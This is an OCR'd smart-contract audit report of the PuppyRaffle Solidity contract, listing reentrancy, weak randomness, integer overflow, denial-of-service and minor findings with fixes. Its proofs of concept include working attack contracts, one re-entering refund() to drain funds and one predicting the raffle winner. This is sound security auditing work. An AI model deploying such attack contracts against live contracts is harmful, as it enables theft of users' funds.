

PuppyRaffle Security Review

Review completed by 0xKowalski

2024-03-24

Table of Contents

Introduction

About 0xKowalski

I am 0xKowalski, a specialized Web3 security researcher with a focus on identifying and mitigating vulnerabilities in decentralized applications. With extensive experience in blockchain technology, my work encompasses the analysis of smart contracts, protocols, and DeFi platforms to enhance their security posture. My professional commitment is to safeguard the Web3 ecosystem, ensuring its integrity and reliability for users and stakeholders.

You can find me at: - X - Github

Disclaimer

I have exerted every effort to identify as many vulnerabilities as possible within the allocated time period. However, I do not bear responsibility for the findings detailed in this document. It's important to note that a security audit does not serve as an endorsement of the underlying protocol. This audit was conducted within a specific timeframe, and the review focused exclusively on the security features of the Solidity implementation of the contracts.

Risk Classification

Overview

Risk classification for Web3 security findings involves evaluating the potential impact and likelihood of each vulnerability. This process helps in prioritizing responses based on the severity of the risk posed to the system.

Severity Levels

The severity of a finding is determined by assessing its impact and likelihood:

		Impact		
		High	Medium	Low
	High	H	H/M	M
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

The combination of impact and likelihood helps in assigning a precise severity level to each finding, ensuring that the most serious vulnerabilities are prioritized and addressed swiftly to maintain the integrity and security of the system.

Additionally, informational findings may be noted in this report to shed light on non-critical issues or good practices. They offer context and detail that can help improve system

understanding and security posture, even though they don’t represent immediate threats.

Protocol Summary

Overview

Puppy Raffle is a on chain raffle where users can pay a fee to join a raffle with a chance to win a cute dog NFT.

Scope

Files	nSloc
`src/PuppyRaffle.sol`	143

Issues found

Severity Level	Number of Findings
High	3
Medium	2
Low	1
Informational	5
Gas	2

Findings

High Severity Findings

[H-1] Reentrancy in `refund()` allows malicious users to drain the contracts funds

Description The function `refund()` does not follow the check effects interactions pattern. It refunds the player, and then removes the player from the `players` array. This allows malicious users to enter a smart contract that reenters the refund function on the receive callback, allowing them to drain the funds of the contract.

Impact This allows malicious users to completely drain the contract of funds.

Proof of Concept To prove this issue, I have written a test to be added to the `test/PuppyRaffleTest.t.sol` file, this test includes a `ReentrancyAttack` contract. To run these tests add the following to the test file:

```
    function testReenterRefund() public{
        vm.startPrank(vm.addr(1));
        vm.deal(vm.addr(1), entranceFee);
```

```
        address[] memory players = new address[](1);
        players[0] = vm.addr(1);
        puppyRaffle.enterRaffle{value:entranceFee}(players);
        vm.stopPrank();

        vm.startPrank(vm.addr(10));
        vm.deal(vm.addr(10), entranceFee);

        ReentrancyAttack reentrancyAttack = new
ReentrancyAttack(address(puppyRaffle));
        players[0] = address(reentrancyAttack);
        puppyRaffle.enterRaffle{value:entranceFee}(players);

        vm.expectRevert();
        reentrancyAttack.refund(1); // Refund attack should revert
    }
```

Additionally, add the `ReentrnacyAttack` contract to the test file, outside of the main test contract.

```
contract ReentrancyAttack{
    PuppyRaffle puppyRaffle;
    uint256 playerIndex;

    constructor(address _puppyRaffle) {
        puppyRaffle = PuppyRaffle(_puppyRaffle);
    }

    function refund(uint256 _playerIndex) public{
        playerIndex=_playerIndex;
        puppyRaffle.refund(playerIndex);
    }

    fallback() external payable{
        if(address(puppyRaffle).balance > 0) {// assumes balance is in
increments of entrance fee.
            puppyRaffle.refund(playerIndex);
        }
    }
}
```

If the test fails, the refund loop will not revert, meaning the `PuppyRaffle` contract will be drained of funds, the test can be ran using:

```
forge test --match-test testReenterRefund
```

Upon running this rest, we are met with a failing test with the following logs:

```
Failing tests:
Encountered 1 failing test in test/PuppyRaffleTest.t.sol:PuppyRaffleTest
[FAIL. Reason: call did not revert as expected] testReenterRefund() (gas:
274792)
```

Recommended Mitigation To solve this issue I reccomend you modify the refund function to follow the checks, effects, interactions (CEI) pattern. Here we ensure that our effects, in this case, removing the player from the players array, happens before our interactions, in this case the call to send the players entrance fee back to them.

```
    function refund(uint256 playerIndex) public {
        address playerAddress = players[playerIndex];
        require(playerAddress == msg.sender, "PuppyRaffle: Only the player can
refund");
```

```
        require(playerAddress != address(0), "PuppyRaffle: Player already
refunded, or is not active");

+       players[playerindex] = address(0);

        payable(msg.sender).sendValue(entranceFee);

-       players[playerindex] = address(0);

        emit RaffleRefunded(playerAddress);
    }
```

Once these changes are made you can rerun the added test from the PoC, which should now pass:

```
forge test --match-test testReenterRefund
```

Logs:

```
Ran 1 test for test/PuppyRaffleTest.t.sol:PuppyRaffleTest
[PASS] testReenterRefund() (gas: 265271)
Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 1.11ms (450.22µs
CPU time)
```

[H-2] Weak randomness in `selectWinner()` is exploitable

Description The contract uses randomness based on predictable elements to select the winner, and the rarity of the winners NFT. Malicious users can exploit this to predict whether they will win or not, and choose whether to call `selectWinner()` based on this.

Impact This allows users to force a win by only calling `selectWinner()` when they are certain they will win.

Proof of Concept The following can be placed into the `test/PuppyRaffelTest.t.sol` file.

First, a contract to act as our attacker. The contract must be a ERC721Receiver as the Puppy Raffle uses safeMint:

```
interface IERC721Receiver {
    function onERC721Received(
        address operator,
        address from,
        uint256 tokenId,
        bytes calldata data
    ) external returns (bytes4);
}

contract ExploitRandomness is IERC721Receiver{
    PuppyRaffle puppyRaffle;

    constructor(address _puppyRaffle){
        puppyRaffle = PuppyRaffle(_puppyRaffle);
    }

    fallback() external payable{}

    function onERC721Received(
        address operator,
        address from,
        uint256 tokenId,
        bytes calldata data
```

```
    ) external override returns (bytes4) {
        return this.onERC721Received.selector;
    }


    function attack() public{
        uint256 winnerIndex = uint256(keccak256(abi.encodePacked(address(this),
block.timestamp, block.difficulty))) % 5;

        require(puppyRaffle.players(winnerIndex) == address(this), "You wont
win");
        puppyRaffle.selectWinner();
    }
}
```

Next, the test:

```
    function testExploitRandomness() public playersEntered{
        vm.startPrank(vm.addr(10));
        vm.deal(vm.addr(10), entranceFee);

        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number);

        ExploitRandomness exploitRandomness = new
ExploitRandomness(address(puppyRaffle));
        address[] memory maliciousPlayer = new address[](1);
        maliciousPlayer[0] = address(exploitRandomness);
        puppyRaffle.enterRaffle{value:entranceFee}(maliciousPlayer);

        bool success = false;
        uint256 attempt = 0;
        while(!success){
            try exploitRandomness.attack() {
                success = true;
                break;
            } catch{
                if(attempt > 100) break;
                attempt++;
                vm.roll(block.number+attempt);
                vm.warp(block.timestamp+attempt);
                vm.prevrandao(keccak256(abi.encodePacked(block.number)));
            }
        }

        assertEq(puppyRaffle.previousWinner(), address(0), "User was able to
exploit randomness!");
    }
```

The test can be ran using `forge test --match-test testExploitRandomness`.

Which results in

```
Failing tests:
Encountered 1 failing test in test/PuppyRaffleTest.t.sol:PuppyRaffleTest
[FAIL. Reason: assertion failed] testExploitRandomness() (gas: 513354)
```

Recommended Mitigation To mitigate this issue, we need to change the way we handle randomness. Instead of relying on on chain data, we should use an oracle such as Chainlink VRF.

[H-3] Integer overflow of `totalFees` loses fees

Description Prior to solidity version `0.8.0` integer were vulnerable to integer overflow.

```
chisel

uint64 myVar = type(uint64).max
// 18446744073709551615
myVar = myVar + 1
// 0
```

Impact fees are accumulated in `selectWinner()` for `feeAddress` to collect at a later through `withdrawFees`. However, if the `totalFees` variable overflows, the `feeAddress` will not be able to collect all the fees they are owed, leaving them permanently stuck in the contract.

Proof of Concept 1. We conclude a raffle of 4 players 2. We then have 89 players enter a new raffle 3. `totalFees` will be:

```
totalFees = totalFees + uint64(fee);
// substituted
totalFees = 800000000000000000 + 17800000000000000000;
// due to overflow, the following is now the case
totalFees = 153255926290448384;
```

4. You will not be able to withdraw in `widthrawFees()` due to:

```
require(address(this).balance == uint256(totalFees), "PuppyRaffle: There are
currently players active!");
```

The code:

```
    function testTotalFeesOverflow() public playersEntered {
        // We finish a raffle of 4 to collect some fees
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);
        puppyRaffle.selectWinner();
        uint256 startingTotalFees = puppyRaffle.totalFees();
        // startingTotalFees = 800000000000000000

        // We then have 89 players enter a new raffle
        uint256 playersNum = 89;
        address[] memory players = new address[](playersNum);
        for (uint256 i = 0; i < playersNum; i++) {
            players[i] = address(i);
        }
        puppyRaffle.enterRaffle{value: entranceFee * playersNum}(players);
        // We end the raffle
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);

        // And here is where the issue occurs
        // We will now have fewer fees even though we just finished a second
raffle
        puppyRaffle.selectWinner();

        uint256 endingTotalFees = puppyRaffle.totalFees();
        console.log("ending total fees", endingTotalFees);
        assert(endingTotalFees < startingTotalFees);

        // We are also unable to withdraw any fees because of the require check
        vm.prank(puppyRaffle.feeAddress());
        vm.expectRevert("PuppyRaffle: There are currently players active!");
```

```
        puppyRaffle.withdrawFees();
    }
```

Recommended Mitigation There are two mitigations: 1. Use a new version of solidity to solve overflows, and `uint256` instead of `uint64` for `totalFees` 2. Remove the balance check from `withdrawFees()`

```
-require(address(this).balance == uint256(totalFees), "PuppyRaffle: There are currently players active!");
```

Medium Severity Findings

[M-1] Nested loop inside `enterRaffle()` create a DoS vulnerability

Description There is a nested for loop inside `enterRaffle()` which is used to check for duplicate addresses within the `players` array, due to excessive gas build up when the players array is large, the functionality to enter the raffle can be denied.

```
        // Check for duplicates
        for (uint256 i = 0; i < players.length - 1; i++) {
            for (uint256 j = i + 1; j < players.length; j++) {
                require(players[i] != players[j], "PuppyRaffle: Duplicate player");
            }
        }
```

Impact This allows a malicious wealthy user to enter the raffle with many addresses, increasing the cost of entering the raffle to all whom wish to enter after them, effectively denying access to the `enterRaffle()` function and greatly increasing if not guaranteeing the malicious user wins the raffle.

Proof of Concept We can utilize the `PuppyRaffle` test suite to create a proof of concept for this issue. We will add a test which enters the raffle 100 times, caches the gas used, and then enters another 100 times and compares the end gas usage to the start gas usage. Place the following inside `test/PuppyRaffleTest.t.sol`:

```
    function testEnterRaffleDos() public{
        vm.prank(address(1));
        vm.deal(address(1), 10000 ether);
        vm.txGasPrice(1);

        uint count = 100;
        address[] memory players = new address[](count);

        for(uint i = 0; i < count; i++){
            players[i]=(address(i));
        }

        uint gasStart = gasleft();

        puppyRaffle.enterRaffle{value:count*puppyRaffle.entranceFee()}(players);

        uint gasEnd = gasleft();

        uint gasUsedFirst = (gasStart-gasEnd)* tx.gasprice;

        console.log("First Gas: ", gasUsedFirst);

        for(uint i = 0; i < count; i++){
            players[i]=(address(i+count));
```

```
        }

        uint gasStartSecond = gasleft();

        puppyRaffle.enterRaffle{value:count*puppyRaffle.entranceFee()}(players);

        uint gasEndSecond = gasleft();

        uint gasUsedSecond = (gasStartSecond-gasEndSecond)* tx.gasprice;

        console.log("Second Gas: ",gasUsedSecond);
    }
```

Note: Due to the nature of this attack, no test success criteria is set, we will instead rely on console logs to verify the vulnerabilities legitimacy

Now that the test is inside the test suite, it can be ran using:

```
forge test --match-test testEnterRaffleDos -vvv
```

Within the `Logs` section of the output, we see the following:

```
Logs:
  First Gas:  6250668
  Second Gas:  18068372
```

As you can see, the gas after the second 100 players has been added is dramatically higher then the first 100 players. Meaning that the gas cost will increase dramatically as more players enter the contest, either legitimately or illegitimately.

Recommended Mitigation There are two potential mitigations I think you should consider:

1. You may consider removing the check for duplicates, and removing the invariant that you can have an address enter the raffle multiple times. This is because if a user wants to enter the raffle multiple times, they can just create multiple addresses anyway. Also, in the docs you acknowledge this:

```
1. Call the enterRaffle function with the following parameters:
    i. address[] participants: A list of addresses that enter. You can use this
to enter yourself multiple times, or yourself and a group of your friends.
2. Duplicate addresses are not allowed
```

You mention that you can enter yourself multiple times but also that duplicate addresses are not allowed, which seems like a contradiction. If you choose to go with this mitigation you can safely remove the nested for loop checking for duplicates from `enterRaffle()`.

2. If you wish to keep the duplicate address check functionality, you may consider switching from a `players` array to a `playerAddress=>playerId` mapping, this would allow you to only loop through the `newPlayers` array parameter for `enterRaffle()` and check whether that player is in the raffle in constant time.

[M-2] Smart contract wallets without a `recieve` function will revert if they win the raffle

Description If a smart contract is the selected as a raffle winner through `selectWinner()` then they must have a `receive` function of the `selectWinner()` call will revert when they attempt to send the contract the winnings.

Impact This wastes gas and potentially makes it difficult to select a winner if a large amount of the players are smart contracts without receive functions.

Recommended Mitigation I recommend creating a mapping of winner addresses -> winnings, so winner addresses can pull out their funds themselves with a new `claimWinnings` function call.

Low Severity Findings

[L-1] `getActivePlayerIndex()` returns `0` when player is not active, despite `0` being a valid player index

Description The function returns `0` if no player is found, however there will always be a player at index `0`, if this player uses this function they may think they have not entered the raffle when they actually already have.

Impact This will cause confusion to players at index `0` of the players array and may cause them to attempt to reenter the raffle, wasting gas.

Recommended Mitigation To mitigate this issue you can do one of the following: Revert if the plsyer is not active. Reserve the 0th index in the players array. Change the return value to a int256 and return -1 if the player is not active.

Informational Findings

[I-1] Solidity pragma should be specific

Consider using a specific version of solidity instead of a wide version.

I recommend you change Change `pragma solidity ^0.7.6;` to `pragma solidity 0.7.6;`.

[I-2] Solidity pragma should be a modern version

Consider using a more modern version of solidity, currently recommended version is `0.8.18`: I recommend you Change `pragma solidity ^0.7.6;` to `pragma solidity 0.8.18;`.

[I-3] Missing Checks for `address(0)` when assigning values to address state variables

Assigning values to address state variables without checking for address(0).

- Found in src/PuppyRaffle.sol: 7800:26:35
- Found in src/PuppyRaffle.sol: 6943:23:35
- Found in src/PuppyRaffle.sol: 2876:24:35

[I-4] `selectWinner()` does not follow CEI

It is best to follow best practices when writing solidity.

```
-       (bool success,) = winner.call{value: prizePool}("");
-       require(success, "PuppyRaffle: Failed to send prize pool to winner");
```

```
        _safeMint(winner, tokenId);
+       (bool success,) = winner.call{value: prizePool}("");
+       require(success, "PuppyRaffle: Failed to send prize pool to winner");
```

[I-5] Use of “magic” numbers is discouraged

Use of number literals in a code base can hurt readability and make code changes more difficult.

```
+       uint256 public constant PRIZE_POOL_PERCENTAGE = 80;
+       uint256 public constant FEE_PERCENTAGE = 20;
+       uint256 public constant POOL_PRECISION = 100;
        -----------------------------------------------------
-       uint256 prizePool = (totalAmountCollected * 80) / 100;
-       uint256 fee = (totalAmountCollected * 20) / 100;
+       uint256 prizePool = (totalAmountCollected * PRIZE_POOL_PERCENTAGE) /
POOL_PRECISION;
+       uint256 fee = (totalAmountCollected * FEE_PERCENTAGE) / POOL_PRECISION;
```

Gas Optimization Findings

[G-1] Unchanged state variables should be declared constant or immutable

Reading from storage is more expensive then reading an immutable/constant variable.

Instances:

Image URI’s should be constants:

```
@>  string private commonImageUri =
"ipfs://QmSsYRx3LpDAb1GZQm7zZ1AuHZjfbPkD6J7s9r41xu1mf8";
    uint256 public constant COMMON_RARITY = 70;
    string private constant COMMON = "common";

    // Stats for the rare puppy (st. bernard)
@>  string private rareImageUri =
"ipfs://QmUPjADFGEKmfohdTaNcWhp7VGk26h5jXDA7v3VtTnTLcW";
    uint256 public constant RARE_RARITY = 25;
    string private constant RARE = "rare";

    // Stats for the legendary puppy (shiba inu)
@>  string private legendaryImageUri =
"ipfs://QmYx6GsYAKnNzZ9A6NvEKV9nf1VaDzJrqDR23Y8YSkebLU";
    uint256 public constant LEGENDARY_RARITY = 5;
    string private constant LEGENDARY = "legendary";
```

`raffleDuration` should be immutable

```
@>  uint256 public raffleDuration;
```

[G-2] Storage variables in a loop should be cached

Storage variables such as `players.length` should be cached in loops to avoid constantly reading from storage.

`getActivePlayerIndex()`

```
+uint256 playersLength = players.length
+for (uint256 i = 0; i < playersLength; i++) {

-for (uint256 i = 0; i < players.length; i++) {
            if (players[i] == player) {
                return i;
            }
        }
```

enterRaffle()

```
+       uint256 newPlayersLength = newPlayers.length;
+       require(msg.value == entranceFee * newPlayerslength, "PuppyRaffle: Must
send enough to enter raffle");
+        for (uint256 i = 0; i < newPlayerslength; i++) {

-       require(msg.value == entranceFee * newPlayers.length, "PuppyRaffle: Must
send enough to enter raffle");
-       for (uint256 i = 0; i < newPlayers.length; i++) {
            players.push(newPlayers[i]);
        }

        // Check for duplicates
+       uint256 playersLength = players.length
+       for (uint256 i = 0; i < playersLength - 1; i++) {
+           for (uint256 j = i + 1; j < playersLength; j++) {

-       for (uint256 i = 0; i < players.length - 1; i++) {
-           for (uint256 j = i + 1; j < players.length; j++) {
                require(players[i] != players[j], "PuppyRaffle: Duplicate
player");
            }
        }
```